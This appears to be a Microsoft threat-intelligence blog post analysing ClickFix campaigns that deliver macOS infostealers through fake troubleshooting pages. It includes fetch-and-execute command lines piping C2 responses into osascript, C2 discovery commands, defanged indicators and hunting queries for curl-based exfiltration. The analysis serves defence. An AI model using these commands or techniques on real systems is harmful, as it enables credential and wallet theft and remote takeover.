



Microsoft researchers continue to observe the evolution of an infostealer campaign distributing ClickFix‑style instructions and targeting macOS users. In this recent iteration, threat actors attempt to take advantage of users who are looking for helpful advice on macOS-related issues (for example, optimizing their disk space) in blog sites and other user-driven content platforms by hosting their malicious commands in these sites.
These commands, which are purported to install system utilities, load an infostealing malware like Macsync, Shub Stealer, and AMOS into the targets’ devices instead. The malware then collects and exfiltrates data, including media files, iCloud data and Keychain entries, and cryptocurrency wallet keys. In some campaigns, the malware replaces legitimate cryptocurrency wallet apps with trojanized versions, putting users at an added security risk.
Prior iterations of this campaign delivered the infostealers through disk image (.dmg) files that required users to manually install an application. This recent activity reflects a shift in tradecraft, where threat actors instruct users to run Terminal commands that leverage native utilities to retrieve remotely hosted content, followed by script‑based loader execution.
Unlike application bundles opened through Finder—which might be subjected to Gatekeeper verification checks such as code signing and notarization—scripts downloaded and launched directly through Terminal (for example, by using osascript or shell interpreters) don’t undergo the same evaluation. This delivery mechanism enables attackers to initiate malware execution through user‑driven command invocation, reducing reliance on traditional application delivery methods and increasing the likelihood of successful execution.
In this blog, we take a look at three campaigns that use this new tradecraft. We also provide mitigation guidance and detection details to help surface this threat.
Standalone websites were seen hosting pages that included a Base64-encrypted instruction for end users to run. Some sites present this information in multiple languages. As of this writing, these websites that we’ve observed are either already down or have been reported.



In other instances, content that included instructions leading to malware were observed to be hosted on Craft, a note-taking platform that lets writers and content creators take notes and distribute their content. We’ve observed that pages like macclean[.]craft[.]me were taken down relatively quickly.

Threat actors were also publishing fake troubleshooting posts on the popular blogging site Medium to distribute ClickFix instructions. These posts claim to solve common macOS problems. Blog sites such as macos-disk-space[.]medium[.]com instruct users to “fix” an issue by pasting a command into Terminal. The command then decodes and runs an AppleScript or Bash loader. These blogs were reported and taken down quickly.
We observed three distinct execution paths leveraging different infrastructure. We’re classifying these as a loader install campaign, a script install campaign, and a helper install campaign. In the loader and helper campaigns, we observed that a random seven-digit value (hereinafter referred to as random IDs), was used in data staging, marking the staging folders as /tmp/shub_<random ID> or/tmp/<random ID>.
The underlying goal remains the same in these campaigns: sensitive data collection, persistence, and exfiltration.
The following table summarizes the key differences between the campaigns. We discuss the details of each of these campaigns in the succeeding sections of this blog.
| Activity or technique | Loader campaign | Script campaign | Helper campaign |
| Initial installation | No file written on disk | No file written on disk | /tmp/helper /tmp/update |
| Condition to exit execution | Russian keyboard detected | Failure to resolve an active command-and-control (C2) endpoint (all infrastructure checks fail) | Sandbox detected |
| Data staging | /tmp/shub_<random ID>/tmp/out.zip | None | /tmp/<random ID>/tmp/out.zip |
| Persistence (Plist file created) | ~/LaunchAgents/com.google.keystone.agent.plist | ~/LaunchAgents/com.<random value>.plist | Library/LaunchDaemons/com.finder.helper.plist |
| Bot execution | Payload: /GoogleUpdateC2 pattern: <C2 domain >/api/bot/heartbeat | Resolves active C2 through hardcoded infrastructure and Telegram fallback C2 domain: https://t[.]me/ax03bot | Payload: /.agentC2 domain: hxxp://45.94.47[.]204/api/ |
| Exfiltration | <C2 domain>/api/debug/event<C2 domain>/gate/chunk | <C2 domain>/upload.php | <C2 domain>/contact |
| Trojanized cryptocurrency apps | Trezor Suite.appLedger Wallet.appExodus.app | Not applicable (handled in later loader/payload stages) | Trezor Suite.appLedger Wallet.app |
Since February 2026, Microsoft researchers have observed a campaign that requests a loader shell from the attacker’s infrastructure using curl once a user copies and runs ClickFix commands using Terminal. It leads to further execution of a second-stage shell script.
This second shell script is a zsh loader that decodes and decompresses an embedded payload using Base64 and Gzip, respectively. It then executes the payload using eval.

The next-stage script also functions as a macOS reconnaissance and execution ‑control loader that first fingerprints the system by collecting the following information:
It then builds and sends a JSON object to an attacker‑controlled server containing an event name (loader_requested or cis_blocked) along with this telemetry. It also uses the presence of Russian/CIS keyboard layouts as a deliberate kill switch, reporting a cis_blocked event and stop the execution.

If the system isn’t blocked, the script silently beacons a “loader requested” event and then downloads and executes a remote AppleScript payload directly in memory using osascript.

This multi-stage macOS AppleScript stealer employs user interaction-based credential capture, conducts broad data collection across browsers, Keychains, messaging applications, wallet artifacts, and user documents, and stages the collected data into a compressed archive for exfiltration to a remote endpoint. The malware further tampers with locally installed applications to intercept sensitive data, establishes persistence through a masqueraded LaunchAgent that mimics legitimate software updates, and maintains remote command execution capabilities by periodically polling a server for instructions, which are executed at runtime.
We observed that the stealer self-identifies as “SHub Stealer” (it writes the marker SHub into its staging directory). It prompts the target user to enter their password, pretending to install a “helper” utility. It then validates the entered password using the command dscl . -authonly <username>. Upon successful validation, it sends a password_obtained event to its C2 infrastructure.
The malware stages collected data under a /tmp/shub_<random ID>/ folder. The collected data includes:
The stealer also collects documents smaller than 2 MB and stages them within a FileGrabber repository located at /tmp/shub_<random ID>/FileGrabber/.
The targeted file types are:
Once the data collection is complete, data is compressed and exfiltrated. The stealer deletes staging artifacts to reduce forensic evidence.
Subsequently, the stealer probes the system for the presence of any of the following cryptocurrency wallet applications:
When it finds any of these applications, it stages their data for exfiltration.

The stealer was also observed replacing legitimate cryptocurrency wallets apps with attacker-controlled or trojanized ones:
These trojanized cryptocurrency wallet applications pose a serious risk to their users who might be unaware of the stealthy compromise and continue to use and transact with them.
For persistence, the malware creates an additional script within the newly created ~/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/ folder.
A malicious implant named GoogleUpdate is configured to RunAtLoad disguised as an agent. Microsoft Defender Antivirus detects this implant as Trojan:MacOS/SuspMalScript.
A new property list (plist), /Library/LaunchAgents/com.google.keystone.agent.plist,is then staged to run this agent.

The executable is then given permission to run with the following command:


Once com.google.keystone.agent.plist loads, it functions as a backdoor-style bot component that registers the infected macOS system with attacker infrastructure at <C2 domain>/api/bot/heartbeat, uniquely identifies the host using a hardware-derived ID, and periodically beacons system metadata such as hostname, operating system version, and external IP address.
The C2 server can return Base64-encoded instructions, which the script decodes and executes locally and deletes traces, enabling remote command execution on demand. This process creates a persistent remote-control channel, where the attacker could push arbitrary shell code to the infected device at any time.
In April 2026, Microsoft researchers observed an ongoing campaign that runs a heavily obfuscated infostealer when users run it through Terminal.
The attack begins with a social‑engineering instruction containing a Base64‑encoded command.
When decoded, this instruction resolves a one‑line shell pipeline that retrieves a remote script, which is then handed off immediately for execution. By encoding the command and streaming its output directly into the shell, the attacker avoids placing a recognizable payload on disk during the initial stage.

The retrieved script.sh payload is launched directly from the network stream, with no intermediate file written to disk. It’s responsible for establishing persistence and deploying follow-on functionality. It delivers the second-stage Base64 encoded script under a plist staged at ~/Library/LaunchAgent/com.<random name>.plist.

The persisted AppleScript is heavily obfuscated in its original form (character ID concatenation). After decoding, the key logic follows:

This AppleScript functions as a C2 discovery and execution orchestrator for a macOS malware campaign. The AppleScript is used as the control layer and standard Unix tools for network interaction and execution. Its first role is C2 discovery. It iterates over a list of potential server identifiers (for example {0x666[.]info}), constructs candidate URLs (http://<value>/), and probes them using curl with a realistic Chrome macOS user agent and a benign POST body (-d “check”). This connectivity test is performed through the following command:
/usr/bin/curl -s -H “<User-Agent>” -d “check” –connect-timeout 5 –max-time 10 <candidate_url>

If none of the hard‑coded infrastructure responds successfully, the script falls back to Telegram‑based C2 discovery. It fetches a Telegram bot page using curl -s hxxps://t[.]me/ax03bot and extracts a hidden server identifier embedded in an HTML <span dir=”auto”> element using sed. This lets the attacker rotate C2 infrastructure dynamically.

Once a working C2 endpoint is identified, the script moves into execution orchestration. It sends a final POST request to the resolved server containing a transaction ID (txid) and module identifier, then immediately pipes the server response into osascript for execution:
curl -s -X POST <C2_URL> -H “<User-Agent>” -d “<txid>&module” | osascript
This command enables arbitrary AppleScript execution directly from the server, fully in memory, with no payload written to disk. Output and errors are suppressed, and execution only proceeds if all connectivity checks succeed. Overall, this isn’t a simple downloader but a resilient, infrastructure‑aware loader designed to dynamically discover C2 endpoints, evade takedowns, and execute attacker‑controlled AppleScript logic on demand.
We observed data exfiltration to the attacker’s infrastructure on a C2/upload.php endpoint leveraging curl.

Starting at the end of January 2026 , another ClickFix campaign relied on an executable file named helper or update to run. In this campaign, once a user ran the encoded ClickFix instructions, a first-stage script decoded a Base64 payload and then decompressed the payload using Gunzip.

The first-stage script led to the retrieval of the second stage-malicious Mach Object (Mach-O) executable into the newly created /tmp/<file name> folder.

In February 2026, this campaign retrieved the payload under a /tmp/update folder.

This malicious executable file has its extended properties removed and is then given permission to run and launch on the victim’s device.
The infection chain begins with an AppleScript based stager that uses array subtraction obfuscation to conceal its strings and commands. This stager performs an anti-analysis gate by invoking system_profiler and inspecting both memory and hardware profiles. Specifically, it searches for common virtualization indicators such as QEMU, VMware, and KVM. In addition to explicit hypervisor vendor strings, the script also checks for a set of generic hardware artifacts commonly observed in virtualized or analysis environments, including:
If any of these indicators are present, execution is terminated early, preventing further stages from running.
Like the loader install campaign, the stealer prompts the user to enter their password. It validates locally whether the entered password is correct using dscl utility.
After capturing the target user’s password, the malware then focuses on stealing high-value credentials and financial artifacts. It copies macOS Keychain databases, enabling access to stored website passwords, application secrets, and WiFi credentials.
It also collects browser authentication material from Chromium‑based browsers, including saved usernames and passwords, session cookies, autofill data, and browser profile state that can be reused for account takeover. In addition, the script targets cryptocurrency wallets, copying data associated with both browser‑based and desktop wallets. This includes browser extensions such as MetaMask and Phantom, as well as desktop wallets including Exodus and Electrum.

The stealer compresses collected data into a ZIP file /tmp.out.zip, which is then exfiltrated to a <C2 domain>/contact> endpoint. The stealer removes staging artifacts to reduce forensic evidence.

Similar to the loader campaign, the stealer in the helper also replaces legitimate wallet apps with attackers-controlled ones:
To maintain long‑term access to infected systems, the helper campaign deploys a multi‑stage persistence mechanism built around two cooperating components: a primary backdoor binary and a lightweight execution wrapper.
The persistence chain begins with the download of a second‑stage backdoor implant named .mainhelper into the current user’s home directory. As shown in Figure 22, the obfuscated AppleScript issues a network retrieval command that fetches this Mach‑O executable from an attacker-controlled endpoint (<C2 domain>/zxc/kito) and writes it as a hidden file under the user profile.

Once it’s given attributes and permissions to run, the /.mainhelper implant joins the compromised device to a C2 endpoint hxxp://45.94.47[.]204/api/. The implant executes tasks from the attacker, providing a remote-control capability to the attacker on the compromised system.

In addition to the backdoor binary, the stealer creates a secondary file named .agent, also placed in the user’s home directory. Unlike .mainhelper, .agent isn’t a full implant. Instead, it is a lightweight shell wrapper whose sole purpose is to launch and supervise the .mainhelper process. The script writes the wrapper to disk and configures it so that, if the backdoor process terminates or crashes, .agent relaunches it.
After prompting the victim for their macOS password and validating it, the script escalates privileges to establish system-level persistence. It constructs a LaunchDaemon plist, stages the XML content to a temporary file (/tmp/starter), and then writes it to /Library/LaunchDaemons/com.finder.helper.plist.
LaunchDaemon is configured to run /bin/bash with the path to ~/.agent as its argument, rather than invoking the backdoor binary directly. As shown in Figure 25, the script sets correct ownership, loads the daemon using launchctl, and enables both RunAtLoad and KeepAlive.

As a result, on every system boot, launchd runs the .agent wrapper with root privileges, which in turn ensures that the .mainhelper backdoor process is running.

Apple Xprotect has updated signatures to protect users against this threat. Additionally, in macOS 26.4 and later, Apple has introduced a mitigation that directly addresses the ClickFix delivery mechanism.
When a user attempts to paste a potentially malicious command into Terminal, they will now see the following prompt:
Possible malware, Paste blocked
Your Mac has not been harmed. Scammers often encourage pasting text into Terminal to try and harm your Mac or compromise your privacy. These instructions are commonly offered via websites, chat agents, apps, files, or a phone call.
Organizations can also follow these recommendations to mitigate threats associated with this threat:
Microsoft also recommends the following mitigations to reduce the impact of this threat.
Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
| Tactic | Observed activity | Microsoft Defender coverage |
| Execution | User copies, pastes, and runs Base64 instructions Base64 instructions are deobfuscated Executable files are created from remote attacker’s infrastructureInstalled malware implant is executed Malicious AppleScript is retrieved from attacker infrastructureSequence of malicious instructions are executed | Microsoft Defender for Endpoint Suspicious shell command execution Obfuscation or deobfuscation activity Executable permission added to file or directory Suspicious launchctl tool activity ‘SuspMalScript’ malware was prevented Possible AMOS stealer Activity Suspicious AppleScript activity Suspicious piped command launched Suspicious file or information obfuscation detected Microsoft Defender Antivirus Trojan:MacOS/Multiverze – Created executable file |
| Data collection | Malware collects data from bash history, browser credentials, and other sensitive foldersMultiple files are collected into staging foldersCollected data is staged and archived into a folder Staging folders are removed | Microsoft Defender for Endpoint Suspicious access of sensitive filesSuspicious process collected data from local systemEnumeration of files with sensitive dataSuspicious archive creationSuspicious path deletion Microsoft Defender Antivirus Behavior:MacOS/SuspPassSteal – Suspicious process collected data from local systemTrojan:MacOS/SuspDecodeExec – Malicious plist detection |
| Defense evasion | Malware deletes the staging paths following exfiltrationExecution of obfuscated code to evade inspection | Microsoft Defender for Endpoint Suspicious path deletionSuspicious file or information obfuscation detected |
| Credential access | Malware steals user account credential and stages files for exfiltration | Microsoft Defender for Endpoint Suspicious access of sensitive filesUnix credentials were illegitimately accessed |
| Exfiltration | Malware exfiltrates staged data using curl and HTTP POST | Microsoft Defender for Endpoint Possible data exfiltration using curl Microsoft Defender Antivirus Behavior:MacOS/SuspInfoExfilTrojan:MacOS/SuspMacSyncExfil |
Microsoft Defender customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to help prevent, mitigate, or respond to associated threats found in customer environments.
From ClickFix to code signed: the quiet shift of MacSync Stealer malware.
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.
Microsoft Defender customers can run the following queries to find related activity in their networks:
Initial access
//Loader campaign installation
DeviceNetworkEvents
| where InitiatingProcessCommandLine has_any ("loader.sh?build=","payload.applescript?build=")

// Helper campaign installation
DeviceFileEvents
| where InitiatingProcessCommandLine  has_all("curl", "/tmp/helper","-o")

//Install of /update install campaign
DeviceFileEvents
| where InitiatingProcessCommandLine  has_all("curl", "/tmp/update","-o")
| where FileName== "update"
Exfiltration to C2 infrastructure
//loader campaign

DeviceProcessEvents
| where ProcessCommandLine has_all("curl", "post","/debug/event", "build_hash")

DeviceProcessEvents
| where ProcessCommandLine  has_all("curl","/tmp","post","-H","-f","build","/gate")
| where not (ProcessCommandLine has_any(".claude/shell-snapshots"))

//script campaign

DeviceNetworkEvents
| where InitiatingProcessCommandLine has_all ("curl","-F","txid","zip","max-time")

//helper campaign
DeviceProcessEvents
| where InitiatingProcessCommandLine has_all ("curl","post","-H","user","buildid","cl","cn","/tmp/")
Bot C2 installation and communication
//loader campaign - bot install
DeviceFileEvents
| where InitiatingProcessCommandLine =="base64 -d"
| where FolderPath endswith @"Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/GoogleUpdate"

//loader campaign – bot communication
DeviceProcessEvents
 | where ProcessCommandLine  has_all("/api/bot/heartbeat","post","curl")

//script campaign second stage execution
DeviceProcessEvents
 | where ProcessCommandLine  has_all("curl","POST","txid","osascript","bmodule","max-time")

//helper campaign - bot install

//Alternate query for helper or bot update installation
DeviceFileEvents
| where  InitiatingProcessCommandLine has_all ("curl","zxc","kito")

DeviceProcessEvents
| where InitiatingProcessFileName =="osascript"
| where  ProcessCommandLine  has_all ("sh","echo","-c", "cp","/tmp/starter",".plist")
| Indicator | Type | Description |
| cleanmymacos[.]org | Domain | Distribution of ClickFix instructions |
| mac-storage-guide.squarespace[.]com | Domain | Distribution of ClickFix instructions |
| claudecodedoc[.]squarespace[.]com | Domain | Distribution of ClickFix instructions |
| domenpozh[.]net | Domain | Distribution of ClickFix instructions |
| macos-disk-space[.]medium[.]com | Domain | Distribution of ClickFix instructions |
| macclean[.]craft[.]me | Domain | Distribution of ClickFix instructions |
| apple-mac-fix-hidden[.]medium[.]com | Domain | Distribution of ClickFix instructions |
| Indicator | Type | Description |
| rapidfilevault4[.]sbs | Domain | Payload delivery and C2 |
| coco-fun2[.]com | Domain | Payload delivery and C2 |
| nitlebuf[.]com | Domain | Payload delivery and C2 |
| yablochnisok[.]com | Domain | Payload delivery and C2 |
| mentaorb[.]com | Domain | Payload delivery and C2 |
| seagalnssteavens[.]com | Domain | Payload delivery and C2 |
| res2erch-sl0ut[.]com | Domain | Payload delivery and C2 |
| filefastdata[.]com | Domain | Payload delivery and C2 |
| metramon[.]com | Domain | Payload delivery and C2 |
| octopixeldate[.]com | Domain | Payload delivery and C2 |
| pewweepor092[.]com | Domain | Payload delivery and C2 |
| bulletproofdomai2n[.]com | Domain | Payload delivery and C2 |
| benefasts-fhgs2[.]com | Domain | Payload delivery and C2 |
| repqoow77wiqi[.]com | Domain | Payload delivery and C2 |
| do2wers[.]com | Domain | Payload delivery and C2 |
